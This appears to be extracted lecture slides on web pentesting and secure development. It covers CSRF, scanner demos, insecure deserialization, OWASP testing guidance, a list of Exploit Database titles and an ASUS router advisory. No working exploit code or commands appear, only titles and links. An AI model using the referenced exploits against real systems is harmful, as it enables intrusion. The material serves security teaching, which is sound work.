
The CSRF middleware and template tag provides easy-to-use protection against Cross Site Request Forgeries. This type of attack occurs when a malicious website contains a link, a form button or some JavaScript that is intended to perform some action on your website, using the credentials of a logged-in user who visits the malicious site in their browser. A related type of attack, 'login CSRF', where an attacking site tricks a user's browser into logging into a site with someone else's credentials, is also covered.

The first defense against CSRF attacks is to ensure that GET requests (and other 'safe' methods, as defined by RFC 7231#section-4.2.1) are side effect free. Requests via 'unsafe' methods, such as POST, PUT, and DELETE, can then be protected by following the steps below.

Source: <https://docs.djangoproject.com/en/4.1/ref/csrf/>

- Many existing options can help with CSRF protection, so make sure to include this in your architecture and planning

Demo




Now lets see the demo

⚠ Nikto Web Scanner 15 min

which is number **16** in the exercise PDF.

Demo




Now lets see the demo

⚠ SSL/TLS scanners 15 min

which is number **18** in the exercise PDF.

Demo



Now lets see the demo

⚠ Internet scanners 15 min

which is number **19** in the exercise PDF.

Exploiting insecure deserialization vulnerabilities



Exploiting insecure deserialization vulnerabilities In this section, we'll teach you how to exploit some common scenarios using examples from PHP, Ruby, and Java deserialization. We hope to demonstrate how exploiting insecure deserialization is actually much easier than many people believe. This is even the case during blackbox testing if you are able to use pre-built gadget chains.

<https://portswigger.net/web-security/deserialization/exploiting>

- OWASP has multiple pages about these problems:

https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data

- Note:

Platform

Languages: C, C++, Java, Python, Ruby (and probably others)

Operating platforms: Any

Avoiding problems: Development standards



What can we do to avoid the problems

Identify what technologies are used

Standardize on a selected set of technologies, fewer tools, libraries and languages

Rules for development:

- Quality assurance, Rules for allowed functions, algorithms, Rules for SQL statements, only allow prepared statements

Having a focus on the number of products and technologies used we can gain more experience with these and have less errors, higher quality is often more secure

OWASP has many different guides and examples, like Cheat sheets

https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

Secure Software Development Lifecycle



- SSDL represents a structured approach toward implementing and performing secure software development
- Security issues evaluated and addressed early
- During business analysis
- through requirements phase
- during design and implementation

Source: The Art of Software Security Testing Identifying Software Security Flaws Chris Wysopal ISBN: 9780321304865

OWASP Web Security Testing Guide




The Web Security Testing Guide (WSTG) Project produces the premier cybersecurity testing resource for web application developers and security professionals.

The WSTG is a comprehensive guide to testing the security of web applications and web services. Created by the collaborative efforts of cybersecurity professionals and dedicated volunteers, the WSTG provides a framework of best practices used by penetration testers and organizations all over the world.

- Project from OWASP:
<https://owasp.org/www-project-web-security-testing-guide/>
- Use the Tab *Release Versions* to download version 4.2 in PDF
- Also available as a checklist OWASPV4_Checklist.xlsx

Security in the Software Development Life Cycle (SDLC)



When to Test?

Most people today don't test software until it has already been created and is in the deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases.

Source: OWASP Web Security Testing Guide

Putting it all together




Figure 1.2 Continuous integration (CI), continuous delivery (CD), and infrastructure as a service (IaaS) form an automated pipeline that allows DevOps to speed up the process of testing and deploying software.

Source: *Securing DevOps: Security in the cloud* by Julien Vehent Manning 2018, 384 pages

The Exploit Database - todays buffer overflow and exploits



EXPLOIT DATABASE

Verified Has App GET CERTIFIED

Show 15 ▾ Filters Reset All

Date D A V Title Type Platform Author

2019-02-25	✗	✗	✗	Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonja
2019-02-25	✗	✗	✗	Xlight FTP Server 3.9.1 - Buffer Overflow (PoC)	DoS	Windows	Logan Whitmire
2019-02-25	✗	✗	✗	Advance Gift Shop Pro Script 2.0.3 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	✗	✗	✗	News Website Script 2.0.5 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	✗	✗	✗	PHP Ecommerce Script 2.0.6 - Cross-Site Scripting / SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	✗	✗	✗	zzzphp CMS 1.6.1 - Remote Code Execution	WebApps	PHP	Yang Chenglong
2019-02-25	✗	✗	✗	Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	WebApps	Java	wetwOrk
2019-02-23	✗	✗	✗	Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	✗	✗	✗	Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoon
2019-02-22	✗	✓	✓	Micro Focus Flir 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	✗	✓	✓	Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	✗	✗	✗	WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute::CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	✗	✗	✗	Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	✗	✗	✗	AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	✗	✓	✓	MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

ASUS warns of critical remote authentication bypass on 7 routers



ASUS has released a new firmware update that addresses a vulnerability impacting seven router models that allow remote attackers to log in to devices.

The flaw, tracked as CVE-2024-3080 (CVSS v3.1 score: 9.8 “critical”), is an **authentication bypass vulnerability allowing unauthenticated, remote attackers to take control of the device**.

... models listed

ASUS suggests that people update their devices to the latest firmware versions available on its download portals (links for each model above). Firmware update instructions are available on this FAQ page.

For those unable to update the firmware immediately, the vendor suggests they ensure their account and WiFi passwords are strong (over 10 non-consecutive characters long).

Moreover, it is recommended to disable internet access to the admin panel, remote access from WAN, port forwarding, DDNS, VPN server, DMZ, and port trigger.

Source:<https://www.bleepingcomputer.com/news/security/asus-warns-of-critical-remote-authentication-bypass-on-7-routers/>

- Similar are found in MANY management interfaces for network equipment, do NOT allow the internet access to login screens, management interfaces etc.

Conclusion Pentest web attacks



- You really should try testing, and investigate your existing devices all of them
- This is just one small part of your security posture
- Harden servers, networks, configurations
- Also block outgoing connections – shellshock, log4shell, ... next CVE coming

Questions?



Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com